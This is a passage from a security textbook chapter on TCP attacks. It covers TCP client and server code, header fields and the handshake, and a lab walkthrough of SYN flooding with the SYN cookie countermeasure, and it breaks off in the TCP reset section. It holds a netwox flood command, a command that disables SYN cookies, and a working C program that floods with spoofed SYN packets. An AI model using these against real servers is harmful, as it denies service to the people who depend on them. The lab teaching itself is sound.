Chapter 16

Attacks on the TCP Protocol

The Transmission Control Protocol (TCP) is a core protocol of the Internet protocol suite. It sits on top of the IP layer, and provides a reliable and ordered communication channel between applications running on networked computers. Most applications such as browsers, SSH, Telnet, and email use TCP for communication. TCP is in a layer called Transport layer, which provides host-to-host communication services for applications. In the TCP/IP protocol suite, there are two transport-layer protocols: TCP and UDP (User Datagram Protocol). In contrast to TCP, UDP does not provide reliability or ordered communication, but it is lightweight with lower overhead, and is thus good for applications that do not require reliability or order.

To achieve reliability and ordered communication, TCP requires both ends of a communication to maintain a connection. Although this connection is only logical, not physical, conceptually we can imagine this connection as two pipes between two communicating applications, one for each direction: data put into a pipe from one end will be delivered to the other end. Unfortunately, when TCP was developed, no security mechanism was built into the protocol, so the pipes are essentially not protected, making it possible for attackers to eavesdrop on connections, inject fake data into connections, break connections, and hijack connections.

In this chapter, we first provide a short tutorial on how the TCP protocol works. Based on that, we describe three main attacks on the TCP protocol: SYN flooding, TCP Reset, and TCP session hijacking. Not only do we show how the attacks work in principle, we also provide technical details of the attacks, so readers should be able to repeat these attacks in a lab environment.

Contents

16.1 How the TCP Protocol Works

We first explain how the TCP protocol works. The actual TCP protocol is quite complicated, with a lot of details, but it is not our intention to cover all those details. Our goal is to cover enough details, so readers can understand the security aspects of TCP, including the attacks on TCP and their countermeasures. We use a pair of programs, a simple TCP client and server, to illustrate how TCP works. For simplicity, we have removed the error-checking logic, such as checking whether a system call is successful or not.

16.1.1 TCP Client Program

We would like to write a simple TCP client program, which uses TCP to send a simple hello message to the server. Before writing our own TCP server program, we will use an existing utility to serve as the server. By running the "`nc -l 9090 -v`" command, we start a TCP server, which waits on port `9090`, and prints out whatever is sent from the client. The source code for the client program is shown below.

Listing 16.1: TCP Client Program (`tcp_client.c`)

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

int main()
{
  // Step 1: Create a socket
  int sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Step 2: Set the destination information
  struct sockaddr_in dest;
  memset(&dest, 0, sizeof(struct sockaddr_in));
  dest.sin_family = AF_INET;
  dest.sin_addr.s_addr = inet_addr("10.0.2.69");
  dest.sin_port = htons(9090);

  // Step 3: Connect to the server
  connect(sockfd, (struct sockaddr *)&dest,
          sizeof(struct sockaddr_in));

  // Step 4: Send data to the server
  char *buffer1 = "Hello Server!\n";
  char *buffer2 = "Hello Again!\n";
  write(sockfd, buffer1, strlen(buffer1));
  write(sockfd, buffer2, strlen(buffer2));

  // Step 5: Close the connection
  close(sockfd);
  return 0;
}
```

After compiling and running this code, the server will print out the hello messages sent by the client. We provide a further explanation of the code.

- **Step 1: Create a socket.** When creating a socket, we need to specify the type of communication. TCP uses `SOCK_STREAM`, while UDP uses `SOCK_DGRAM`.
- **Step 2: Set the destination information.** We need to provide information about the server, so that the system knows where to send our TCP data. Two pieces of information are needed to identify a server, the IP address and port number. In our example, the server program is running on `10.0.2.69`, waiting on port `9090`.
- **Step 3: Connect to the server.** TCP is a connection-oriented protocol, which means, before two computers can exchange data, they need to establish a connection first. This involves a protocol called TCP three-way handshake protocol (will be covered later). This is not a physical connection from the client to the server; it is a logical connection that is only known to the client and server computers. A connection is uniquely identified by four elements: source IP, source port number, destination IP, and destination port number.
- **Step 4: Send and receive data.** Once a connection is established, both ends of the connection can send data to each other using system calls, such as `write()`, `send()`, `sendto()`, and `sendmsg()`. They can also retrieve data sent from the other side using the `read()`, `recv()`, `recvfrom()`, and `recvmsg()` system calls.
- **Step 5: Close the connection.** Once a connection is no longer needed, it should be closed. By invoking the `close()` system call, the program will send out a special packet to inform the other side that the connection is now closed.

16.1.2 TCP Server Program

Now, let us write our own TCP server, which simply prints out the data received from the client. The code is shown below, followed by more detailed explanation.

Listing 16.2: TCP Server Program (`tcp_server.c`)

```
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

int main()
{
  int sockfd, newsockfd;
  struct sockaddr_in my_addr, client_addr;
  char buffer[100];

  // Step 1: Create a socket
  sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Step 2: Bind to a port number
  memset(&my_addr, 0, sizeof(struct sockaddr_in));
```

```
  my_addr.sin_family = AF_INET;
  my_addr.sin_port = htons(9090);
  bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct
    sockaddr_in));

  // Step 3: Listen for connections
  listen(sockfd, 5);

  // Step 4: Accept a connection request
  int client_len = sizeof(client_addr);
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr,
    &client_len);

  // Step 5: Read data from the connection
  memset(buffer, 0, sizeof(buffer));
  int len = read(newsockfd, buffer, 100);
  printf("Received %d bytes: %s", len, buffer);

  // Step 6: Close the connection
  close(newsockfd); close(sockfd);

  return 0;
}
```

- **Step 1: Create a socket.** This step is the same as that in the client program.
- **Step 2: Bind to a port number.** An application that communicates with others over the network needs to register a port number on its host computer, so when a packet arrives, the operating system, based on the port number specified inside the packet, knows which application is the intended receiver. A server needs to tell the operating system which port number it intends to use, and this is done through the `bind()` system call. In our example, the server program uses port `9090`. Popular servers are always bound to some specific port numbers that are well known, so clients can easily find them without figuring out what port numbers these servers are listening to. For example, web servers typically use ports 80 and 443, and SSH servers use port 22.

  Client programs also need to register a port number, they can use `bind()` to do that. However, it is not important for clients to use any particular port number, because nobody needs to find them first: they reach out to others first, and can tell others what number they are using. Therefore, as we show in our code, client programs usually do not call `bind()` to register to a port number; they leave the decision to the operating system. Namely, if they have not registered a port number yet, when they invoke `connect()` to initiate a connection, operating systems will assign a random port number to them.
- **Step 3: Listen for connections.** Once the socket is set up, TCP programs call the `listen()` system call to wait for connections. This call does not block, so it does not really "wait" for connections. It tells the system that the application is ready for receiving connection requests. Once a connection request is received, the operating system will go through the TCP three-way handshake protocol with the client to establish a connection. An established connection is then placed in a queue, waiting for the application to take over the connection. The second argument of the `listen()` system call specifies the

limit of the queue, i.e., how many pending connections can be stored in the queue. If the queue is full, further connection requests will be dropped.

- **Step 4: Accept a connection request.** Although the connection is already established, it is not available to the application yet. An application needs to specifically "accept" the connection before being able to access it. That is the purpose of the `accept()` system call, which extracts the first connection request from the queue, creates a new socket, and returns a new file descriptor referring to that socket. The call will block the calling application if there is no pending connection, unless the socket is marked as non-blocking.

  The socket created at the beginning of the program is only used for the purpose of listening; it is not associated with any connection. Therefore, when a connection is accepted, a new socket is created, so the application can access this connection via the new socket.

- **Step 5: Send and Receive data.** Once a connection is established and accepted, both ends of the connection can send data to each other. The way to send and receive data is the same as that in the client program. Actually, for an established connection, in terms of data transmission, both ends are equal; there is no distinction between client and server.

Accepting multiple connections. The code in List 16.2 is a simplistic example of TCP server programs, and it only accepts one connection. A more realistic TCP server program allows multiple clients to connect to it. The typical way to do that is to fork a new process once a connection is accepted, and use the child process to handle the connection. The parent process will then be freed, so it can loop back to the `accept()` call to process another pending connection request. A modified version of the server program is shown below.

Listing 16.3: Improved TCP server (`tcp_server_improved.c`)

```
// Listen for connections
listen(sockfd, 5);

int client_len = sizeof(client_addr);
while (1) {
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr,
  &client_len);

  if (fork() == 0) { // The child process            ①
     close (sockfd);

     // Read data.
     memset(buffer, 0, sizeof(buffer));
     int len = read(newsockfd, buffer, 100);
     printf("Received %d bytes.\n%s\n", len, buffer);

     close (newsockfd);
     return 0;
  } else {  // The parent process                    ②
     close (newsockfd);
  }
}
```

The `fork()` system call creates a new process by duplicating the calling process. On success, the process ID of the child process is returned in the parent process, while 0 is returned in the child process. Therefore, the `if` branch (Line ①) in the code above is executed by the child process, and the `else` branch (Line ②) is executed by the parent process. The socket `sockfd` is not used in the child process, so it is closed there; for the same reason, the parent process should close `newsockfd`.

16.1.3 Data Transmission: Under the Hood




Figure 16.1: How TCP data are transmitted

Once a connection is established, the operating system allocates two buffers for each end, one for sending data (send buffer), and other for receiving data (receive buffer). TCP is duplex, i.e., both ends can send and receive data. Figure 16.1 shows how data are sent from the client to the server; the other direction is similar.

When an application needs to send data out, it does not construct a packet directly; instead, it places data into the TCP send buffer. The TCP code inside the operating system decides when to send data out. To avoid sending packets with small data and therefore waste network bandwidth, TCP usually waits for a little bit, such as 200 milliseconds, or until the data are enough to put into one packet without causing IP fragmentation. Figure 16.1 shows that the data from the client application are put into three packets.

Each octet in the send buffer has a sequence number associated with it. Inside the TCP header, there is a field called sequence number, which indicates the sequence number of the first octet in the payload. When packets arrive at the receiver side, TCP uses these sequence numbers from the TCP header to place data in the right position inside the receive buffer. Therefore, even if packets arrive out of order, they are always arranged in the right order. For example, data in Packet 2 will never be sent to the application before data in Packet 1, even though Packet 2 may arrive first.

Once data are placed in the receive buffer, they are merged into a single data stream, regardless of whether they come from the same packet or different ones. The boundary of packet disappears. This is not true for UDP. When the receive buffer gets enough data (or the waiting

time is enough), TCP will make the data available to the application. Normally, applications would read from the receive buffer, and get blocked if no data is available. Making data available will unblock the application. For performance, TCP will not unblock the application as soon as data have arrived, it waits until there are enough data or enough waiting time has elapsed.

The receiver must inform the sender that data have been received; it sends out acknowledgment packets. For performance reason, the receiver does not acknowledge each packet that it has received; it tells the sender the next sequence number that it expects to receive from the sender. For example, if at the beginning, the receiver's next expected sequence number is x, and it receives 100 contiguous octets after x (from one or multiple packets), its next expected sequence number would be `x+100`; the receiver will put `x+100` in the acknowledgment packet. If the sender does not receive an acknowledgment within a certain time period, it assumes that the data are lost, and will retransmit the data.

16.1.4 TCP Header




Figure 16.2: TCP Header

The TCP part of an IP packet is called *TCP segment*, which starts with a TCP header, followed by a payload. The format of TCP header is depicted in Figure 16.2. We will go over each field, and give a brief description. Details of the header specification can be found in [Postel, 1981].

- Source and Destination port (16 bits each): These two numbers specify the port numbers of the sender and receiver.
- Sequence number (32 bits): This field specifies the sequence number of the first octet in this TCP segment. If the `SYN` bit is set, the sequence number is the initial sequence number.
- Acknowledgment number (32 bits): This field is only valid if the `ACK` bit is set. It contains the value of the next sequence number expected by the sender of this segment.

- Header length (4 bits): The length of the TCP header is measured by the number of 32-bit words in the header, so we need to multiply the value in this field by 4 to get the number of octets in the TCP header.
- Reserved (6 bits): This field is not used.
- Code Bits (6 bits): There are six code bits, including `SYN`, `FIN`, `ACK`, `RST`, `PSH` and `URG`. They are for different purposes. Some of them, such as `SYN`, `FIN` and `RST`, are related to connection, and will be covered later in this chapter.
- Window (16 bits): This is the window advertisement used to specify the number of octets that the sender of this TCP segment is willing to accept. It usually depends on the available space in the machine's receive buffer, to make sure that the other end does not send more data than what the buffer can hold. The purpose of this field is for flow control. If one end of the connection sends data too fast, it may overwhelm the receive buffer of the other end, and cause data being dropped. By putting a smaller value in the window advertisement field, the receiver can tell the sender to slow down.
- Checksum (16 bits): The checksum is calculated using part of the IP header, TCP header, and TCP data.
- Urgent pointer (16 bits): If the `URG` code bit is set, the first part of the data contains urgent data. These data are out of band, i.e., they do not consume sequence numbers. The same TCP segment can contain both urgent data and normal data. The urgent pointer specifies where the urgent data ends and the normal TCP data starts.

  The urgent data are usually used for emergency/priority purpose. When TCP receives urgent data, it usually uses a different mechanism (such as exception) to deliver the data to applications. Urgent data do not "wait in line", so even if there are still data in the buffer waiting to be delivered to applications, TCP will deliver the urgent data immediately.
- Options (0-320 bits, divisible by 32): TCP segments can carry a variable length of options, which provide a way to deal with the limitations of the original header.

16.2 SYN Flooding Attack

The SYN Flooding attack targets the period when a TCP connection is being established, i.e., targeting the TCP three-way handshake protocol. In this section, we will describe this protocol first, and then talk about how the attack works.

16.2.1 TCP Three-Way Handshake Protocol

In the TCP protocol, before a client can talk to a server, both sides need to establish a TCP connection. The server needs to make itself ready for such a connection by entering the `LISTEN` state (e.g., via invoking `listen()`), while the client needs to initiate the connection using a three-way handshake protocol.

The handshake protocol consists of three steps (Figure 16.3(a)). First, the client sends a special packet called `SYN` packet to the server, using a randomly generated number x as its sequence number. The packet is called `SYN` packet because the SYN bit in the TCP header is set to one. Second, after the server receives the packet, it replies with a `SYN + ACK` packet

(i.e., both the SYN and ACK bits are set to one). The server chooses its own randomly generated number y as its initial sequence number. Third, when the client gets this packet, it sends out an ACK packet to conclude the handshake.




Figure 16.3: TCP Three-way Handshake Protocol and SYN Flooding

When the server receives the initial SYN packet (the place marked with ② in Figure 16.3(a)), it uses a special data structure called Transmission Control Block (TCB) to store the information about this connection. At this step, the connection is not fully established yet; it is called a half-open connection, i.e., only the client-to-server direction of the connection is confirmed, and the server-to-client direction has not been initiated yet. Therefore, the server stores the TCB in a queue that is only for the half-open connections. After the server gets the ACK packet from the client, it will take this TCB out of the queue, and store it in a different place.

If the final ACK packet does not come, the server will resend its SYN + ACK packet. If the final ACK packet never comes, the TCB stored in the half-open connection queue will eventually time out, and be discarded.

16.2.2 The SYN Flooding Attack

In a Denial-of-Service (DOS) attack, if a weaker attacker wants to bring down a much more powerful server, the attacker cannot directly overpower the mighty server; he needs to look for the server's Achilles heel, and focuses his power on attacking this weak point. The half-open connection queue is the server's Achilles heel.

Before the three-way handshake protocol is finished, the server stores all the half-open connections in a queue, and the queue does have a limited capacity. If attackers can fill up this queue quickly, there will be no space to store the TCB for any new half-open connection, so the server will not be able to accept new SYN packets. Even though the server's CPU and bandwidth have not reached their capacity yet, nobody can connect to it any more.

To fill up the half-open connection queue, an attacker just needs to do the following: (1) continuously send a lot of SYN packets to the server, and (2) do not finish the third step of the three-way handshake protocol. The first step consumes the space in the queue, because each SYN packet will cause a TCB record being inserted into the queue. Once the record is in, we would like it to stay there for as long as possible. There are several events that can lead to the dequeue of a TCB record. First, if the client finishes the three-way handshake process, the

record will be dequeued, because it is not half-open anymore. Second, if a record stays inside for too long, it will be timed out, and removed from the queue. The timeout period can be quite long (e.g., 40 seconds). Third, if the server receives a `RST` packet for a half-open connection, the corresponding TCB record will be dequeued.

When flooding the target server with `SYN` packets, attackers need to use random source IP addresses; otherwise, their attacks can be easily blocked by firewalls. When the server replies with `SYN + ACK` packets, chances are that the replies may be dropped somewhere in the Internet because the forged IP address may not be assigned to any machine or the machine may not be up at the moment. Therefore, the half-open connections will stay in the queue until they are timed out. If a `SYN + ACK` packet does reach a real machine, the machine will send a TCP reset packet to the server, causing the server to dequeue the TCB record. In practice, the latter situation is quite common, but if our attack is fast enough, we will still be able to fill up the queue. This attack is called *SYN Flooding attack*. Figure 16.3(b) illustrates the attack.

16.2.3 Launching the SYN Flooding Attack

To gain a first-hand experience on the SYN flooding attack, we will launch the attack in our virtual machine environment. We have set up three VMs, one called `User` (`10.0.2.68`), one called `Server` (`10.0.2.69`), and the other called `Attacker` (`10.0.2.70`). Our goal is to attack `Server`, preventing it from accepting `telnet` connections from any host. Before the attack, we first do a `telnet` from the `User` machine to `Server`, and later we will check whether the SYN flooding attack affects the existing connections.

On `Server`, we need to turn off a countermeasure called *SYN cookies* [Bernstein, 1996], which is enabled by default in `Ubuntu`. This countermeasure is effective against SYN flooding attacks, and its details will be discussed later. We can turn it off using the following command:

```
seed@Server:$ sudo sysctl -w net.ipv4.tcp_syncookies=0
```

Before launching the attack, let us check the situation of half-open connections on `Server`. We can use the `"netstat -tna"` command to do that. The following result shows the outcome of the command. In the `State` column, half-open connections have label `SYN_RECV`. From the result, we see many `LISTEN` states, indicating that some applications are waiting for TCP connection. We also see two `ESTABLISHED` TCP connections, including a `telnet` connection. We do not see any half-open connections. In normal situations, there should not be many half-open connections.

```
seed@Server(10.0.2.69)$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address State
tcp        0      0 10.0.2.69:53    0.0.0.0:*       LISTEN
tcp        0      0 127.0.1.1:53    0.0.0.0:*       LISTEN
tcp        0      0 127.0.0.1:53    0.0.0.0:*       LISTEN
tcp        0      0 0.0.0.0:22      0.0.0.0:*       LISTEN
tcp        0      0 0.0.0.0:23      0.0.0.0:*       LISTEN
tcp        0      0 127.0.0.1:953   0.0.0.0:*       LISTEN
tcp        0      0 127.0.0.1:3306  0.0.0.0:*       LISTEN
tcp        0      0 10.0.2.69:23    10.0.2.68:45552 ESTABLISHED
tcp6       0      0 :::80           :::*            LISTEN
tcp6       0      0 :::53           :::*            LISTEN
tcp6       0      0 :::21           :::*            LISTEN
```

```
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

To launch a SYN flooding attack, we need to send out a large number of SYN packets, each with a random source IP address. We will use an existing tool to do this. The tool is called `Synflood`, which is Tool 76 in the `Netwox` tools. The usage of this tool is described in the following. `Netwox` has already been installed in our `Ubuntu16.04` VM.

```
Title:  Synflood
  Usage: netwox 76 -i ip -p port [-s spoofip]
  Parameters:
  -i|--dst-ip ip           destination IP address
  -p|--dst-port port       destination port number
  -s|--spoofip spoofip     IP spoof initialzation type
```

In our attack, we target `Server`'s `telnet` server, which is listening to TCP port 23; `Server`'s IP address is `10.0.2.69`. Therefore, our command is the following (this command needs to be executed using the `root` privilege; the choice of `raw` for the `-s` option means to spoof at the IP4/IP6 level, as opposed to the link level).

```
seed@Attacker:$ sudo netwox 76 -i 10.0.2.69 -p 23 -s raw
```

After running the above command for a while, we check the situation for the half-open connections again using the `netstat` command. This time, we see a completely different result. We only show a snippet of the result, which clearly lists a large number of half-open connections (marked by `SYN_RECV`). These half-open connections are all targeting the port `23` of `10.0.2.69`; the source IP address looks quite random. Once the quantity of this type of connections reaches a certain threshold, the victim will not be able to accept new TCP connections.

```
seed@Server(10.0.2.69)$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address         State
tcp        0      0 10.0.2.69:23    255.215.154.225:32365   SYN_RECV
tcp        0      0 10.0.2.69:23    248.247.105.223:8406    SYN_RECV
tcp        0      0 10.0.2.69:23    241.62.204.237:27515    SYN_RECV
tcp        0      0 10.0.2.69:23    241.97.70.112:59884     SYN_RECV
tcp        0      0 10.0.2.69:23    254.235.43.100:53538    SYN_RECV
tcp        0      0 10.0.2.69:23    252.195.164.130:64975   SYN_RECV
tcp        0      0 10.0.2.69:23    248.54.128.68:32551     SYN_RECV
tcp        0      0 10.0.2.69:23    250.35.25.125:20196     SYN_RECV
tcp        0      0 10.0.2.69:23    243.155.118.205:32524   SYN_RECV
tcp        0      0 10.0.2.69:23    255.43.124.77:15435     SYN_RECV
tcp        0      0 10.0.2.69:23    247.1.65.100:31916      SYN_RECV
tcp        0      0 10.0.2.69:23    240.24.95.149:32605     SYN_RECV
```

To prove that the attack is indeed successful, we make an attempt to `telnet` to the server machine. Our `telnet` client tried for a while, before giving up eventually. The result is shown in the following.

```
seed@User(10.0.2.68):$ telnet 10.0.2.69
Trying 10.0.2.69...
telnet: Unable to connect to remote host: Connection timed out
```

The attack does not tie up the computing power on `Server`. This can be easily checked by running the `top` command on the server machine. From the result below, we can see that the CPU usage is not high. We also check the existing connection from `User` to `Server`, and it still works fine. Basically, `Server` is still alive and functions normally, except that it has no more space for half-open `telnet` connections. The queue for this type of connections is a choke point, regardless of how powerful the victim machine is. It should be noted that the queue affected is only associated with the `telnet` server; other servers, such as `SSH`, are not affected at all.

```
seed@Server(10.0.2.69):$ top
PID USER PR  NI  VIRT  RES  SHR S %CPU %MEM  TIME+  COMMAND
  3 root 20   0     0    0    0 R  6.6  0.0 0:21.07 ksoftirqd/0
108 root 20   0  101m  60m  11m S  0.7  8.1 0:28.30 Xorg
807 seed 20   0 91856  16m  10m S  0.3  2.2 0:09.68 gnome-terminal
  1 root 20   0  3668 1932 1288 S  0.0  0.3 0:00.46 init
  2 root 20   0     0    0    0 S  0.0  0.0 0:00.00 kthreadd
  5 root 20   0     0    0    0 S  0.0  0.0 0:00.26 kworker/u:0
  6 root RT   0     0    0    0 S  0.0  0.0 0:00.00 migration/0
  7 root RT   0     0    0    0 S  0.0  0.0 0:00.42 watchdog/0
  8 root  0 -20     0    0    0 S  0.0  0.0 0:00.00 cpuset
```

16.2.4 Launching SYN Flooding Attacks Using C Code

Instead of using the `Netwox` tool, we can easily write our own program to send SYN flooding packets. In Chapter 15 (Sniffing and Spoofing), we have learned how to spoof IP packets. We will spoof SYN packets here. In our spoofed packets, we use random numbers for the source IP address, source port number, and sequence number. The code is shown below. Instead of attacking a `telnet` server, we attack a web server on our target machine `Server` (the target web server runs on port `80`). When we run the attack program, we will find out that the target web server becomes unaccessible. Before doing the experiment, we should clean the browser cache first, or the browser may display the cached web content.

Listing 16.4: Spoofing SYN packets (`tcp_syn_flooding.c`)

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#define DEST_IP    "10.0.2.69"
#define DEST_PORT  80  // Attack the web server
#define PACKET_LEN 1500
```

```
/* TCP Header */
struct tcpheader {
    u_short tcp_sport;              /* source port */
    u_short tcp_dport;              /* destination port */
    u_int   tcp_seq;                /* sequence number */
    u_int   tcp_ack;                /* acknowledgement number */
    u_char  tcp_offx2;              /* data offset, rsvd */
#define TH_OFF(th)      (((th)->tcp_offx2 & 0xf0) >> 4)
    u_char  tcp_flags;
#define TH_FIN  0x01
#define TH_SYN  0x02
#define TH_RST  0x04
#define TH_PUSH 0x08
#define TH_ACK  0x10
#define TH_URG  0x20
#define TH_ECE  0x40
#define TH_CWR  0x80
#define TH_FLAGS
    (TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
    u_short tcp_win;                /* window */
    u_short tcp_sum;                /* checksum */
    u_short tcp_urp;                /* urgent pointer */
};

/*****************************************************************
  Spoof a TCP SYN packet.
*****************************************************************/
int main() {
   char buffer[PACKET_LEN];
   struct ipheader *ip = (struct ipheader *) buffer;
   struct tcpheader *tcp = (struct tcpheader *) (buffer +
                                  sizeof(struct ipheader));

   srand(time(0)); // Initialize the seed for random # generation.
   while (1) {
     memset(buffer, 0, PACKET_LEN);
     /*******************************************************
        Step 1: Fill in the TCP header.
     *******************************************************/
     tcp->tcp_sport = rand(); // Use random source port
     tcp->tcp_dport = htons(DEST_PORT);
     tcp->tcp_seq   = rand(); // Use random sequence #
     tcp->tcp_offx2 = 0x50;
     tcp->tcp_flags = TH_SYN; // Enable the SYN bit
     tcp->tcp_win   = htons(20000);
     tcp->tcp_sum   = 0;

     /*******************************************************
        Step 2: Fill in the IP header.
     *******************************************************/
     ip->iph_ver = 4;   // Version (IPV4)
     ip->iph_ihl = 5;   // Header length
```

```
    ip->iph_ttl = 50;  // Time to live
    ip->iph_sourceip.s_addr = rand(); // Use a random IP address
    ip->iph_destip.s_addr = inet_addr(DEST_IP);
    ip->iph_protocol = IPPROTO_TCP; // The value is 6.
    ip->iph_len = htons(sizeof(struct ipheader) +
                        sizeof(struct tcpheader));

    // Calculate tcp checksum
    tcp->tcp_sum = calculate_tcp_checksum(ip);

    /*************************************************************
      Step 3: Finally, send the spoofed packet
    *************************************************************/
    send_raw_ip_packet(ip);
  }

  return 0;
}
```

Some of the functions used in the code above are covered in Chapter 15: the code for function `calculate_tcp_checksum()` can be found in Listing 15.19, and the code for function `send_raw_ip_packet()` can be found in Listing 15.7.

Note on using Scapy Code. We tried to use Scapy program to construct and send SYN flooding packets. Unfortunately, Scapy is too slow. From Wireshark, we can see that there are many reset packets coming back from the spoofed computers. Each reset packet causes the victim server to remove a half-open connection from its queue, undoing the damage caused by our SYN flooding attack. Basically, we are competing with these reset packets. To win, the number of SYN flooding packets sent out during a period must be significantly more than the number of reset packets coming back from the spoofed hosts. The speed of Scapy code simply cannot satisfy this requirement.

In Chapter 15 (Packet Sniffing and Spoofing, §15.6), we have discussed a hybrid approach using both Scapy and C. We can use the same technique to conduct the SYN flooding attack. We will leave it to readers to figure out the details.

16.2.5 Countermeasure

An effective way to defend against SYN flooding attacks is a technique called SYN cookies, which was originally invented by Daniel J. Bernstein in September 1996 [Bernstein, 1996]; it is now a standard part of Linux and FreeBSD. In Ubuntu Linux, the countermeasure is enabled by default, but it does not kick in, until the system detects that the number of half-open connections becomes too many, which indicates a potential SYN flooding attack. The idea of the SYN cookies mechanism is to not allocate resources at all after the server has only received the SYN packet; resources will be allocated only if the server has received the final `ACK` packet.

This solves the SYN flooding attack problem, but it introduces a new attack: since the server does not keep any information about the SYN packet, there is no way to verify whether the received `ACK` packet is the result a previous `SYN+ACK` packet, or it is simply a spoofed packet. Therefore, attackers can do the ACK flooding, i.e., flooding the server with many spoofed ACK packets, each causing the server to allocate precious resources. This attack is probably more

harmful than the SYN flooding attack, because resources allocated for a completed connection are more than that for a half-open connection. The server must know whether an ACK packet is legitimate or not. The SYN cookies idea provides an elegant solution to this problem.

The idea of the mechanism is summarized by Bernstein: "SYN cookies are particular choices of initial TCP sequence numbers by TCP servers". Normally, this initial TCP sequence numbers is randomly generated by the server, but the SYN cookies mechanism uses this sequence number to encode useful information. After a server has received a SYN packet, it calculates a keyed hash from the information in the packet, including the IP addresses, port number, and sequence number, using a secret key that is only known to the server. This hash value H will be used as the initial sequence number placed in the server's `SYN+ACK` packet sent back to the client. The value H is called SYN cookies. If the client is an attacker, the packet will not reach the attacker (in the SYN flooding attack, the client's IP address is fake). If the client is not an attacker, it will get the packet, and send back an ACK packet, with the value H+1 in the acknowledgment field. When the server receives this ACK packet, it can check whether the sequence number inside the acknowledgment field is valid or not by recalculating the cookie based on the information in the packet. This verification step will prevent the ACK flooding, and ensure that the ACK packet is the consequence of a previous `SYN+ACK` packet. Because attackers do not know the secret used in calculating the cookie, they cannot easily forge a valid cookie.

With the SYN cookies mechanism, SYN flooding attacks can be effectively defeated. Although attackers can still flood the server with many SYN packets, they will not be able to consume the server's resource, because nothing is saved. Attackers can also flood the server with many ACK packets, but because they do not have valid SYN cookies in the acknowledgment field, they will not trigger resource allocation on the server.

16.3 TCP Reset Attack

The objective of a TCP Reset attack is to break an existing connection between two victim hosts. Before discussing the attack, we first study how TCP connections can be closed.

16.3.1 Closing TCP Connections

When we make phone calls, after the conversation is done, we disconnect. There are two typical ways to do that. One way is for the two parties to say goodbye to each other, and then hang up. This is a civilized method. The other method is used when one side becomes very angry, and he/she simply hangs up the phone without saying goodbye. This is rude. Rude or civilized, both methods can be used to close TCP connections.

For the "civilized" approach, when one end (say A) of a TCP connection has no data to send to the other side, it sends out a `FIN` packet to the other side (say B). `FIN` is one of the six code bits in the TCP header. After B receives the packet, it replies with an `ACK` packet. This way, the A-to-B direction of the connection is closed, but the other direction (B-to-A) is still open. If B wants to close that direction, it sends a `FIN` packet to A, and A will reply with an `ACK` packet. At this point, the entire TCP connection is closed. This is the TCP FIN protocol [Postel, 1981], and it is depicted in Figure 16.4.

For the "non-civilized" approach, one party simply sends a single TCP `RST` packet to the other side, immediately breaking the connection. `RST` is also one of the six code bits in the TCP header. This approach is mainly used in emergency situations, when there is no time to do the `FIN` protocol. `RST` packets are also sent when some errors are detected. For instance,

